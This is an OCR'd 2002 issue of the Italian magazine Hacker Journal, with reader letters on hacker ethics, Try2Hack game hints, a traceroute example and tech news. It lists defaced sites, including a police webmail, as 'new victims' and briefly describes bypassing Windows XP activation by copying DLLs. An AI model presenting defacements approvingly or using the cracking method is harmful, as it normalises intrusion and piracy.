HACKER JOURNAL

Quando avrete tra le mani questo numero di Hacker Journal probabilmente starete per passare il più lungo periodo dell'anno offline. Oltre a mare, sole, cuore e amore, da qualche anno per molte persone Agosto significa anche (o soprattutto) niente computer e niente Internet. Certo, qualcuno ha un portatile e la linea telefonica anche nella casa delle vacanze, ma non son mica poi tanti. Tranquilli, dopo pochi giorni di crisi da astinenza, mare, sole, cuore e amore avranno la meglio, e non sentirete più tanto la mancanza del fischio del modem, del rilassante scorrere del mouse sul tappetino e del luccichio del monitor negli occhi. Se così non fosse, siete davvero malati. Per i piccoli momenti di nostalgia da rete però, portatevi in vacanza questa copia di Hacker Journal, da gustare un po' alla volta, tra un bagno e una piadina.

grand@hackerjournal.it

HJ: INTASATE LE NOSTRE CASELLE

Ormai sapete dove e come trovarci, appena possiamo rispondiamo a tutti, anche a quelli incazzati. Parola di hacker. SCRIVETE!!!

Anno 1 - N. 6 - 1 agosto/29 agosto 2002

Boss: theguilty@hackerjournal.it
Publisher: ilcoccia@hackerjournal.it
Editor: grAnd@hackerjournal.it,
Technical editor: caruso_cavallo@hackerjournal.it
Graphic designer: Marco Ranieri
Contributors: Daniele Festa (cover picture)

Publishing company
4ever S.r.l.
Via Torino, 51
20063 Cernusco sul Naviglio
Fax +39/02.92.43.22.35


Printing
Stige (Torino)
Distributore
Parrini & C. S.PA. - 00187 Roma - Piazza Colonna, 361- Tel. 06.69514.1 r.a./20134 Milano, via Cavriana, 14
Tel. 02.75417.1 r.a.
Pubblicazione quattordicinale registrata al Tribunale di Milano il 25/03/02 con il numero 190.
Direttore responsabile: Luca Sprea

hack·er (hãk'∂r)

"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."


Danni in rete

Nuove vittime!





Server interno di Energy - http://asp.energy.it





Esperia.it - http://basilicata.esperia.it





IT Business Weekly - www.itbussinessweeklt.it





polizia.it webmail - www.polizia.it

Saremo di nuovo in edicola Giovedì 29° agosto!

OPEN SOURCE

Poca coerenza?

Salve HJ,
vi scrivo a proposito della lettera da voi pubblicata sul numero 5 dal titolo "La sicurezza, una toppa alla volta". Credo che, nello spirito hacker, tale lettera sia un isulto alla filosofia che accomuna "i veri hacker". Almeno si contrappone alla filosofia degli hacker definita nel "jargon file", universalmente riconosciuta come "bibbia degli hacker".
Se l'autore della mail pubblicata vuole essere un hacker avrebbe dovuto segnalare il buco ai webmaster o agli amministratori del sistema, questo sempre secondo il jargon file. Il fatto di non averlo fatto e, anzi, averne approfittato inviando (secondo quello che scrive) 50.000 messaggi ne fa un cracker e della peggiore specie. Se tutti rispettassimo un po' più le regole, le aziende che mettevano a disposizione i servivi gratuiti, come gli SMS via internet, forse avrebbero continuato a farlo (anche se ne dubito... ma questa è un'altra storia).
Ma non è per questo che vi scrivo, non credo non ci sia nulla di male per una persona trovare una falla in qualche sito e approfittarne, vantandonese con gli amici per fare il figo. Semplicemente quella persona non è un hacker. Avreste, se vi ritenete una rivista per hacker, dovuto sottolinearlo, IMHO naturalmente. Criticare pubblicamente un sistema e non parlarne direttamente con i responsabili non giova a nessuno, prima fra tutti alla comunità hacker che già gode di una pessima reputazione nell'opinione pubblica. Se vi ritenete una rivista che vuole far conoscere al pubblico lo spirito trainante degli hacker, con questa email avete, sempre IMHO, fallito miseramente. Cambiando pagina, nello stesso numero, altra mail: "Nel profondo blu". Viene evidenziato un passaggio: "...pensano agli hacker come delinquenti, che loro usano queste sfide solo perché vogliono fare qualcosa di diverso e per dimostrare al mondo intero che niente è veramente sicuro come si dice". In piena contrapposizione con la mail della pagina precedente. Non mi sembra che HCS!elKapo abbia voluto dimostrare altro che il fatto di aver potuto inviare a "sbafo" 50*10^3 (cito testualmente) messaggi SMS, se questo non è delinquere... Altra pagina... credo che sia ottima la risposta data nella mail "Ah, dottore dottore", in vero spirito hacker... ma, se la pensate davvero così sul software come mai ci sono i link ad astalavista sull'aritcolo "Effetti speciali? Li faccio io" pagina 26 numero 3, con un paragrafo dal titolo "Se li volete gratuiti"? Un po' di coerenza non farebbe male... sempre IMHO. Forse chi scrive gli articoli e chi risponde alle mail la pensano in modo un po' troppo diversamente, credo dobbiate rivedere un po' la vostra linea etica, IMHO. Certo, se diventate una rivista per "hacker" così come indicato nel jargon file, molti script kiddie, che tanto sono maltrattati a parole nella vostra rivista, ma tanto rifocillati da link utili da dove scaricare Warez e exploit, non compreranno più la vostra rivista, forzandovi a dover introdurre la pubblicità (tanto odiata, anche se non capisco perché? tanto non credo che Microsoft o Symantech vorrebbero fare la pubblicità sulla vostra rivista...). Almeno però ci sarebbe un po' più di coerenza tra quello che vi proponete di fare e cosa alla fine invece fate.In ultima analisi, seguirei il consiglio datovi dalla lettrice Irene108 sempre sul numero 5, cambiate il nome in "cracker journal" credo avrete ancora più lettori e almeno non dovete far "finta" di voler promuovere lo spirito hacker, che a mio avviso continuate, non sempre ma spesso, ad infangare... se sulla pagina numero due di ogni numero ci sono i siti defacciati, come diavolo volete che la gente pensi bene degli hacker???? Ma questi sono solo pensieri di un vecchio geek trentenne, capisco che la rivista non si rivolge a persone come me, infatti quando qualcuno mi chiede perché compro la vostra rivista gli rispondo "per combattere il nemico bisogna conoscerlo...".

E2ule5

Come abbiamo già avuto modo di dire, Hacker Journal ha aperto una finestra di carta su un mondo, quello dell'hacking, che ha le sue contraddizioni e le sue divisioni. È abbastanza normale quindi che la rivista rifletta in parte tutto questo. Certo, una linea editoriale ce l'ha, ed è quella che puoi leggere nelle risposte e negli articoli. Per quanto riguarda le lettere, noi pubblichiamo quelle che stimolano riflessioni, come quella del numero scorso che ti ha tanto colpito. E pubblichiamo volentieri la tua, sperando che faccia riflettere qualcuno, che ci scriverà la sua interpretazione che genererà... eccetera. Questa è una piazza dove si fanno riflessioni pubbliche, dove le persone possano formarsi un'opinione, cambiare punto di vista, e magari passare da una parte all'altra. Forse qualcuno che comincia con gli exploit si rende conto che non è poi 'sta gran cosa, e gli viene voglia di diventare un hacker vero. Se però etichettiamo subito buoni e cattivi, decidendo di parlare solo ai primi, perdiamo tutti questa possibilità.
...Ah, secondo me HCS!elKapo stava un po' esagerando quando parlava di 50*10^3 SMS.

UN GIORNALE PER TUTTI: SIETE NEWBIE O VERI HACKERS?

NEWBIE — MID HACKING — HARD HACKING

Il mondo hack è fatto di alcune cose facili e tante cose difficili. Scrivere di hacking non è invece per nulla facile: ci sono curiosi, lettori alle prime armi (si fa per dire) e smanettoni per i quali il computer non ha segreti. Ogni articolo di Hacker Journal viene allora contrassegnato da un level: NEWBIE (per chi comincia), MIDHACKING (per chi c'è già dentro) e HARDHACKING (per chi mangia pane e worm).

mailto:

redazione@hackerjournal.it

COMPILATORI GRATIS

Sono un appassionato (inesperto) di programmazione Object Oriented, e ho bisogno di un vostro consiglio: mi sapreste indicare un sito (sicuro) da cui scaricare gratuitamente un buon editor (provvisto di compilatore) per il linguaggio C/C++? Ve ne sarei infinitamente grato! Tenete però presente che utilizzo come SO Windows 98 e ME! So che dovrei passare a Linux, ma qui sorge un secondo problema: ho appena installato su una partizione del mio hard disk la distro 8.2 di Mandrake, ma non appena questa entra nella schermata iniziale il mio (piuttosto vecchio) monitor viene messo in stand-by! È possibile risolvere anche questo problema? Grazie!

Christi@n

Alcuni vecchi compilatori Borland sono ora gratuiti! Non saranno i più aggiornati, ma sono affidabili, documentati e gratuiti. Li puoi trovare all'indirizzo: http://community.borland.com/museum Per scaricarli è necessaria una registrazione gratuita.
Per quanto riguarda il malfunzionamento del monitor con la Mandrake, a occhio sembrerebbe trattarsi di un problema di configurazione di XFree86, che probabilmente cerca di impostare una risoluzione o una frequenza di refresh non supportate dal monitor. Senza poterci mettere le mani sopra, è è però difficile fare diagnosi affidabili. Mi spiace, non riesco ad aiutarti di più.

CREW IN CERCA DI NUOVI MEMBRI

Salve,
vi abbiamo già scritto per farvi i complimenti sul fatto che migliorate in ogni nuovo numero, questa volta per chiedervi di inserire l'indirizzo della Crew su HJ.
Vi chiediamo di inserire il link perché stiamo cercando nuovi membri e nuovi collaboratori per completare alcune sezioni del sito.
Il sito non è ancora on-line, ma cmq l'indirizzo è www.epochcrew.cjb.net l'e-mail per chi volesse parteciapare alla creazione del sito è epochcrew@hotmail.com.



Continuate a mandarci le vostre immagini: questa è di FXM (Gianni), che ha esagerato un po', mandando un Tiff da 10 Mega. (Gianni, un Jpeg per questo tipo di cose va benissimo, e pesa mooolto meno).

SECRET ZONE PIÙ RICCA!

Ciao sono dArKcLoWn, volevo chiederevi di prendere almeno in considerazione questa mia proposta: perché non usate la secret zone come fonte principale dei nostri tanti richiesti corsi di linguaggi di programmazione E il giornale lo lasciamo com'è. Scommetto che i lettori aumenteranno notevolmente.

¥dArKcLoWn¥

Come forse avrei visto, la secret zone del sito è sempre più ricca, e in effetti già pensavamo di spostare lì alcuni degli articoli che non trovano posto nella rivista. Probabilmente per quanto riguarda la programmazione, lasceremo sul giornale le parti più generali e discorsive, mentre metteremo sul sito gli esempi di codice, così si possono scaricare o copiare senza doverli trascrivere (con in più il rischio di errori).

CANOTTIERE E CELLULARI

Salve ragazzi, vi scrivo questa e-mail per farvi una domanda e una richiesta. Perché il pupazzo disegnato nella 4 copertina del giornale ha il segno della abbronzatura della canottiera???Non è che potete accennare come trovare la posizione di un cellulare? Vi allego un teschio in Ascii.



septar

Io quando non trovo la posizione del mio telefonino faccio così: col telefono di casa compongo il numero del cellulare, e poi cerco di localizzarlo seguendo la suoneria. Generalmente lo trovo sotto ai cuscini

Saremo di nuovo in edicola Giovedì 29° agosto!

STAMPA LIBERA
NO PUBBLICITÀ
SOLO INFORMAZIONI E ARTICOLI

IL CORAGGIO DI OSARE: INDIPENDENTI DA TUTTI

del divano. O dentro a un calzino. Ma forse non era questo che volevi sapere... :-D
Più seriamente, un cellulare può essere localizzato molto facilmente dal gestore e dalle forze di polizia. Per un privato implica uno sforzo molto grande e l'utilizzo di apparecchi e tecniche vietate.
Per quanto riguarda la canottiera, nei primi bozzetti il personaggio in effetti la indossava. Poi abbiamo deciso di lasciarlo a torso nudo, ma non ci siamo accorti che il grafico aveva lasciato il computer esposto al sole. Il giorno dopo, quando la rivista era già in stampa, sono comparsi i segni dell'abbronzatura.
Non ti preoccupare: se riguardi la copertina verso ottobre, saranno probabilmente spariti. E per fortuna che qualche riga sopra avevo scritto "scherzi a parte".

TOLLERANZA E PASSWORD

"Ogni individuo, per quanto ti possa sembrare più scemo o più intelligente di te, più buono o più cattivo, più giusto o più ingiusto, più onesto o più bugiardo, più "antico" o più moderno, più ignorante o più colto e, perfino, identico a te, ha sempre qualcosa di importante da comunicarti. Puoi condividerla o contestarla ma solo dopo averla ascoltato. Altri-

Try2Hack, fate vedere di che pasta siete fatti!

TRY2HACK: METTETE ALLA PROVA LA VOSTRA ABILITÀ

A parole siete tutti bravi, ma riuscite veramente a passare dei livelli di protezione? Dimostratelo al mondo e a voi stessi cercando di superare i dieci livelli di difficoltà del giochino Try2Hack (che si legge "try to hack"), presente sul nostro sito www.hackerjournal.it.
Il gioco consiste nel superare i vari livelli, inserendo ogni volta le password corrette (oppure arrivando in altri modi alle pagine protette da password).
Per farlo, potreste avere bisogno di alcuni programmi (Macromedia Flash, Softice, VisualBasic).
Di tanto in tanto qualche lettore ci scrive per dire che alcuni livelli sembrano non funzionanare. Noi vi possiamo assicurare invece che tutti quanti funzionano esattamente come dovrebbero.
Chi ha orecchie per intendere...



LIVELLO 4
Non è difficile capire il linguaggio con cui è realizzata la protezione del livello 4: Java. Da qualche parte nei file temporanei dovreste quindi trovare un file che ha a che fare con l'applet in questione. Buon lavoro.

LIVELLO 5
Il livello 5 funziona con un programma scritto in Visual Basic. Le tracce e gli indizi andranno trovati all'interno del programma, dopo averlo decompilato. Cercate la sezione relativa all'autenticazione e... lavorate di fantasia.

LIVELLO 6
Anche il livello 6 utilizza un programma in Visual Basic, ma non è possibile decompilarlo. Bisognerà quindi cercare di intuire qualcosa del suo funzionamento osservando tutto quello che il programma fa alle nostre spalle (a quale server si collega e cosa si dicono i due).

Nuova password!!!

Ecco i codici per accedere alla Secret Zone del nostro sito, dove troverete informazioni e strumenti interessanti. Con alcuni browser, potrebbe capitare di dover inserire due volte gli stessi codici. Non fermatevi al primo tentativo.

user: frast
pass: uoni9

gh Scores - High Scores - High Scores - Hig

Mandateci una mail a: try2hack@hackerjournal.it scrivendo il numero del livello a cui siete arrivati e le password di tutti i livelli precedenti. Sui prossimi numeri pubblicheremo l'elenco dei migliori.

menti, resta in silenzio!" È un mio modo di pensare che stasera ho tradotto in parole per voi (la frase sopra è mia, giuro!), riflettendo sui pro e i contro delle critiche verso Hacker Journal che ho letto fin dai primi numeri (ARGGGHH! mi sono perso il n.3 - colpa dell'uscita quindicinale). Forse non condivido tutto quello che fanno gli hackers (forse, perché devo capire ancora bene cosa veramente fanno) però mi appassiona l'idea di poter conoscere qualcuno nuovo, e ascoltare la cosa importante che ha da proporre.
In bocca al lupo.
P.S.: ma con sta password per accedere all'area segreta (ovvero di tutti quelli che "accattano 'o giurnale") quando ci azzeccate? Ho provato ma niente: fosse che fosse un po' sbagliata? (magari appositamente per creare un po' di suspance???!!) E non scrivetemi che un hacker la password se la cerca da sola: se ero già un hacker non mi compravo il giornale per diventarlo (magari per provarci).
Have a nice night

Rafolino[RAF]

Per quanto riguarda la password, noi l'abbiamo sempre azzeccata. A non azzeccarla a volte sono stati i lettori, che spesso e volentieri confondevano l (elle) con 1 (uno) o 0 (zero) con O (vocale o). Per tagliare la testa al toro, abbiamo deciso di non utilizzare più caratteri ambigui nello scegliere le nuove password. Precisiamo ancora una volta che, quando esce il nuovo numero della rivista, le password associate al vecchio numero cessano di funzionare.

LA MADRE DEI LAMER È SEMPRE INCINTA

Mi presento: mi chiamo Francesco "Squalo", ho 27 anni e vivo a Latina. Oggi, in una sperduta edicola della mia città, ho trovato il n.3 della vs rivista. Inizialmente ho pensato ad un nome ingannevole ma, sfogliandola, ho scoperto che il nome era coerente con il contenuto. E non posso che farvi i complimenti!!! Premetto che non sono un hacker (o, almeno, vorrei averne le capacità e le conoscenze per esserlo... :P), ma ho iniziato ad interessarmi a questo "mondo" già da parecchi anni. Inizialmente con profondo odio verso la categoria per diversi attacchi e virus ricevuti nei primi anni di connessione in rete. Con il tempo ho capito che, certi attacchi devono essere distinti tra idioti che non hanno niente da fare di meglio che incasinare la vita in rete di semplici ed innocui utenti e veri e propri professionisti che hanno fatto delle loro conoscenze, una vera e propria arte. Ho "tifato" gli attacchi contro siti pedofili, contro lo strapotere (ed anti-privacy) della Microsoft, etc... Ora so distinguere le categorie e comprendere che gli idioti sono ovunque. E sono felice che finalmente ci sia anche un posto per questi argomenti fra le tante riviste in edicola. Mi chiedevo se fosse possibile reperire i primi 2 numeri che mi sono sfuggiti, perchè ho deciso di diventare un vostro lettore abituale.

Francesco "Squalo"



Ghent e Fimietta propongono di sostituire la testata di Hacker Journal con questa immagine molto carina ma, secondo me, un po' troppo complessa come testata. Voi che ne pensate?


Tieni comunque presente che attaccare il server di un altro è un reato, anche se questo è "cattivo". E per di più spesso non serve a niente. Se invece di attaccare frontalmente e brutalmente i server Web di Microsoft la gente si impegnasse a dimostrarne teoricamente le vulnerabilità e a propagandare le soluzioni alternative (software libero sopra tutte), il danno per Microsoft sarebbe molto maggiore di un semplice attacco, che tra l'altro sanno benissimo come contrastare). Per quanto riguarda gli arretrati, puoi scaricarli dal sito in formato PDF. Da questo mese sono stati spostati nella secret zone, alla quale si accede con la password che trovi sulla rivista.

VIRUS SU MAC

Cari amici, volevo sottoporvi questo problema: Premetto che uso Mac OS 9.0.4 e so che il virus di cui parlo non attacca questo sistema. Penso di aver beccato un virus del ceppo Klez perché sono soggetto a quello che gli esperti chiamano spoofing (qualcuno o qualcosa sta usando il mio indirizzo di posta elettronica per spedire e-mail a persone che non conosco e a cui non ho spedito niente).
Contemporaneamente ho tre problemi sulla macchina:
1 - non riesco più ad aprire i file jpg (messaggio :"non trovo un importatore grafico appropriato") adopero

Arretrati e abbonamenti

Siete in tanti a chiederci se sia possibile abbonarsi o richiedere i numeri arretrati di Hacker Journal, che ormai stanno diventando oggetti da collezione. Stiamo cercando di allestire le strutture necessarie, ma potrebbe essere necessario un po' di tempo. Intanto, potete trovare i PDF di tutti i vecchi numeri sul sito nella Secret Zone, e già che siete sul sito, iscrivetevi alla nostra mailing list: sarete avvisati non appena i servizi abbonamenti e arretrati saranno disponibili.



Adobe Photoshop.
2 - sono spariti tutti i preferiti dal Browser (MS Explorer 5 + Outlook Express 5.0.1)
3 - quando apro il centro aiuti del Mac il testo è sparito , compare solo questa scritta "run in Dos mode $PELLoo1E7#......".
Sulla macchina ho anche Virtual PC 2.0.1. Cosa ne pensate?

Ragy

Klez non attacca i Macintosh, ma è dannoso anche per gli utenti della mela. La vera vittima del virus è probabilmente un tuo amico o conoscente che usa Outlook per Windows e ha il tuo nome nella rubrica dei contatti. Klez infatti prende a caso indirizzi dalla rubrica della vittima e li usa come "mittente" delle email con le quali si propaga (per farlo non servono tecniche particolari, e parlare di spoofing è quanto meno esagerato). Gli altri problemi che citi sono però effettivamente sospetti. Soprattutto quello relativo al Centro Aiuti. Anche se i virus Mac sono molto rari, mi procurerei un buon antivirus aggiornato e farei una bella scansione!

DVD SU CD: COME?

Dopo aver acquistato il n°4 del giornale, ho provato ha fare la conversione del DVD. Ho fatto tutte le operazione spiegate sul giornale e ho finito la conversione dopo 1ora e 44 minuti. Dopo aver aperto il file convertito, si apre Windows Media Player e vedo il film. Io vorrei tanto sapere (e spero che lo spiegherete sul pross. num.) come faccio con il programma di masterizzazione che ho (Easy cd creator) a metterlo sul CD-R? Può sembrare una domanda stupida ma mi serve un aiuto!!!! GRAZIE


Shaddix86

Se vuoi semplicemente rivederlo sul PC, basta che copi il file sul CD come se si trattasse di un documento qualsiasi. Quando vorrai rivederlo, basterà aprire quel file con il programma che usi per i filmati. Se invece vuoi farne un Video CD, che può essere visualizzato anche su un televisore con un lettore di DVD, le cose si complicano un po'. I Video-CD infatti non possono contenere file codificati con Div-X, ma devono essere di tipo Mpeg-1, con impostazioni particolari. Trovi tutte le informazioni per creare Video CD con Easy CD Creator partendo da file Avi o QuickTime sul sito www.roxio.com/en/support /roxio_support/ecdc/video_impression.html

CHAT E PARANOIA

Vi chiedo un aiuto, spero di ricevere una vostra email al + presto: alcune sere fa stavo chattando in www.actionchat.com e, mentre parlavo, la persona dall'altra parte è riuscita a risalire al mio ip e quindi mi ha detto anche la città da dove chattavo. Inoltre mi ha spiegato che avrebbe potuto anche venire a conoscenza del mio indirizzo e del numero di telefono. È possibile tutto ciò? devo temere qualcosa? Come ha fatto a sapere il mio ip e la mia città? Navigo con un provider tipo libero o altro quindi con ip dinamico, cosa altro devo temere? Scusate la mia ignoranza e preoccupazione, ma non vorrei avere sgradite sorprese...
In definitiva: è possibile scoprire tutte queste cose di un partecipante a una chat? E se si, come si fa?

Giovanni



Risalire al numero IP di un partecipante a una chat è in genere molto semplice, anche se varia in base al sistema di chat utilizzato (Irc, Icq, chat in Java sui siti Web...). Molti provider poi, e particolarmente quelli più grandi, hanno un sistema di indirizzi che rivela parecchie informazioni della persona che si collega. Libero per esempio assegna ai propri utenti degli indirizzi tipo: lineamodem56-padova.dialup.provider.it
Anche senza un indirizzo "eloquente" come questo, avendo l'indirizzo IP dell'utente è possibile effettuare un traceroute e vedere se i nomi dei router intermedi rivelano qualcosa. Per esempio, si può ottenere qualcosa di questo tipo (abbiamo tagliato i tempi di risposta dal traceroute ed eliminato le prime e le ultime righe per riservatezza...):

2 host149-10.pool217141.interbusiness.it
3 r-mi225-vl10.opb.interbusiness.it
4 r-mi225-mi258.opb.interbusiness.it
5 r-rm258-mi213.opb.interbusiness.it
6 r-rm213-fi63.opb.interbusiness.it
7 r-fi63-fi67.opb.interbusiness.it
8 r-fi41-vl19.opb.interbusiness.it
9 host198-238.pool21759.interbusiness.it
10 gw1-hssi0.dada.it

Si può vedere che la connessione parte da un nodo di Milano (riga 3, r-mi225-vl10...), si sposta su Roma (riga 5, rm258-mi213...) per poi terminare dalle parti di Firenze (dalla riga 7 in poi, r-fi63-fi67...) prima di arrivare al provider a cui è collegato l'utente (dada.it). Si può dedurre quindi che l'utente è collegato a un nodo Dada di Firenze.
Ancora più facilmente, il tutto può essere fatto usando un'utility grafica come Visual Route (www.visualroute.com) o Neo Trace (www.mcafee.com/myapps/neoworx), che mostrano su una cartina geografica il percorso della connessione. Con questi dati è possibile ottenere ulteriori informazioni (indirizzo e numero di telefono), ma solo se si ha accesso ai dati riservati del provider. Quest'ultimo è tenuto a custodire dati di questo tipo con molte attenzioni, e li comunica solo alle forze di polizia dopo l'autorizzazione del Giudice per le Indagini Preliminari. Sostanzialmente, secondo me il tuo amico era un lamerone che le sparava un po' grosse.

HOT!



USA: ERGASTOLO PER I CRACKER

Il primo ramo del parlamento americano ha approvato la legge Cyber Security Enhancement Act (CSEA), che inasprisce le pene per i reati di tipo informatico e permette alle forze di polizia di realizzare intercettazioni Internet o telefoniche senza bisogno di autorizzazioni da parte del tribunale.
L'incredibile provvedimento era già stato preparato prima dell'11 settembre, ma fino al giorno degli attacchi terroristici di New York e Washington aveva parecchi avversari, primi tra tutti i deputati più sensibili verso i temi legati alla privacy e ai diritti civili. Ora invece la legge è passata con una maggioranza schiacciante (385 voti a favore e solo 3 contrari). Il CSEA permetterà ai tribunali persino di infliggere la pena dell'ergastolo a quei cracker che, con le loro azioni, metteranno in pericolo la vita di altre persone. Le intercettazioni potranno essere effettuate senza autorizzazione per motivi di urgenza (per esempio durante un attacco) o di estrema gravità (casi di sicurezza nazionale o rischio per l'incolumità delle persone), ma dovranno essere limitate all'ottenimento delle coordinate della persona sorvegliata (indirizzo IP, email o numero di telefono); senza autorizzazione non sarà possibile controllare il contenuto di telefonate e connessioni Internet. Una curiosità: tra le altre cose previste dalla legge, diventerà vietato pubblicizzare on-line qualsiasi "apprecchio eletronico di sorveglianza" (il divieto era finora relativo solo alla pubblicità stampata su carta). Probabilmente il governo americano è convinto che Bin Laden si procuri i propri strumenti on-line, pagando con carta di credito e facendosi recapitare il tutto a casa! Se non altro sarà la fine dei noiosissimi pop-up della telecamerina X-11...

APPLE TRA APPLAUSI E FISCHI



Durante il Macworld Expo di New York, il CEO di Apple Steve Jobs ha fatto il tradizionale bagno di folla. Questa volta però, accanto alle acclamazioni, qualcuno degli utenti più fedeli è rimasto parecchio scontento da alcune delle novità. Tra le notizie positive c'è stato senz'altro Mac OS X 10.2 (noto come Jaguar), aggiornamento che migliora grandemente le funzionalità del sistema, il nuovo lettore di Mp3 iPod da 20 Gbyte, gli iMac con schermo Lcd da 17" e una nuova serie di applicazioni gratuite che permetteranno di centralizzare la gestione di contatti e appuntamenti, permettendo una facile sincronizzazione con palmari e cellulari.
Due notizie hanno però deluso gli appassionati. La prima novità è che per l'acquisto di Jaguar non ci sarà nessuna versione "aggiornamento", gli attuali utenti di Mac OS X dovranno pagare 139 euro più Iva come tutti gli altri. La seconda nota negativa è l'annuncio che i servizi iTools finora gratuiti (posta elettronica con indirizzo @mac.com, spazio per home page e pubblicazione di foto online e un disco virtuale da 25 Mbyte), da ora in poi saranno solo a pagamento. A fronte di un aumento delle caratteristiche del servizio (100 Mbyte di spazio per sito e disco invece di 25, 15 Mbyte invece di 5 per la posta, e l'inclusione nel pacchetto di software antivirus e di backup), gli utenti dovranno sborsare poco meno di 100 dollari l'anno. Anche se non si tratta del primo servizio gratuito che diventa a pagamento, gli utenti sono particolarmente arrabbiati perché, quando Steve Jobs ha annunciato iTools per la prima volta, aveva parlato di "indirizzo email a vita", e questa affermazione era stata anche utilizzata come arma pubblicitaria.
Al solito, accanto a chi sa solo lamentarsi c'è anche chi si organizza per superare le difficoltà, magari sfruttando le potenzialità di Internet. Lo staff del Powerbook Owners Club (www.poc.it) ha deciso di offrire gratuitamente a tutti i suoi soci un indirizzo di posta con suffisso @poc.it, e hosting sul sito del club, con caratteristiche diverse a seconda del tipo di socio (ordinario o sostenitore).

METTIAMOCI UNA FIRMA

C&A, azienda con sede a Milano, ha annunciato il lancio di SignStation: un software per Windows accenntra le operazioni relative alla firma digitale e crittografia per tutti i formati di file nel rispetto della legge italiana. SignStation gestisce firme multiple mantenendo traccia dei firmatari e della marcatura temporale delle firme. Questo permette di tenere una traccia certificata delle modifiche a un file. Applicando la crittografia multipla è possibile cifrare un documento per condividerlo con un specifico gruppo di persone in un unico passaggio. SignStation e già disponibile e lo si può scaricare da Internet direttamente dal sito della C&A (www.com-and.com).



"IN MEDIA STAT VIRUS"

> anonimo bulgaro?

E' POSSIBILE INFETTARE 3 MILIONI DI SERVER IN 30 SECONDI!


È quanto affermano degli analisti del settore nel documento “How to Own the Internet in Your Spare Time” rintracciabile in versione integrale all’indirizzo: www.icir.org/vern/papers/cdc-usenix-sec02/index.html. Tali studiosi affemano appunto che adottando nuove tecniche di infezione e diffusione è possibile infettare anche 3 milioni di server in mezzo minuto. Che ciò fosse realmente possibile è intuibile come, con tecniche adeguate, sia possibile diffondere dei virus a livello mondiale in pochissimi minuti.


How to Own the Internet in Your Spare Time

Abstract

Introduction

MICROSOFT BLINDA WINDOWS XP



Il nuovo aggiornamento di Windows XP (il famigerato Service Pack 1) conterrà una patch che renderà molto più difficile craccare il sistema operativo copiando alcune dll della versione venduta alle azienda (che non prevede l'uso del meccanismo di attivazione basato su doppia chiave). Finora era infatti abbastanza facile copiare le dll della versione "sprotetta" e utilizzare così la versione per utenti finali senza dover attivare la propria copia sui server Microsoft. Il SP1 invece verificherà l'integrità e il numero di versione delle dll e, se trovasse qualcosa che non va, impedirà di effettuare l'aggiornamento (ma non di continuare a usare il prodotto craccato). Ancora non si sa per certo se Microsoft implementerà ulteriori meccanismi di autodifesa, come per esempio un controllo della chiave di attivazione, allo scopo di verificare che non sia tra quelle circolate abbondantemente su Internet.

SCHERZI DA HACKER CON PC SMILE!

Il vostro vicino di scrivania invita tutte le colleghe a vedere divertenti giochini o salvaschermo insoliti e voi sotto sotto vi rodete d’invidia?
I vostri compagni di scuola vi mandano continuamente filmati via e-mail, ma il vostro modem ci impiega due giorni a scaricare un video da 1 Mb?
Oppure avete un collega che se la tira “che il computer lo sa usare solo lui” e volete fargli un bello scherzetto con un falso virus? Problemi risolti!!!
Dal 12 agosto troverete in edicola **PC Smile**, la nuova rivista, con un Cd-Rom in regalo pieno zeppo di filmati divertentissimi, giochi realizzati in Flash con cui sfidare i vostri colleghi, finti virus (da usare con attenzione!), immagini sexy e vignette umoristiche da utilizzare come sfondo del desktop o da inviare agli amici.Se non avete voglia di passare ore in linea a scaricare tutto ciò che di più divertente circola in Rete, il 12 agosto correte in edicola a comprare **PC Smile**!
PC Smile è utilizzabile sia dagli utenti Macintosh, sia da quelli Windows.

Nell’ultima pagina di Hacker Journal trovate un buono sconto di 1Euro per l’acquisto del primo numero di PC Smile!

PC Smile

HOT!

MP3 SU PS2



Su psxforum.com è possibile scaricare un nuovo player di mp3 prodotto da Paradox per PS2. Il player ancora in fase beta, frutto di un accordo tra Paradox e Sony, sembrerebbe già funzionare in modo egregio. Ulteriori informazioni sono rintracciabili nel sito web di Psxforum.

“HOW TO BECOME A HACKER” IN ITALIANO

Per quanti sono interessati a diventare hacker un testo da non perdere è il documento “’How To Become A Hacker” di Eric S. Raymond tradotto in italiano da Andrea Ferraresso di Programmazione.it. Il testo, tradotto ormai da qualche mese è possibile rintracciarlo all’indirizzo http://www.programmazione.it/index.php?entity=earticle&idArticle=666&idarea=28
Per chi invece preferisse leggerlo nella sua versione originale, l’indirizzo è http://www.tuxedo.org/~esr/faqs/hacker-howto.html

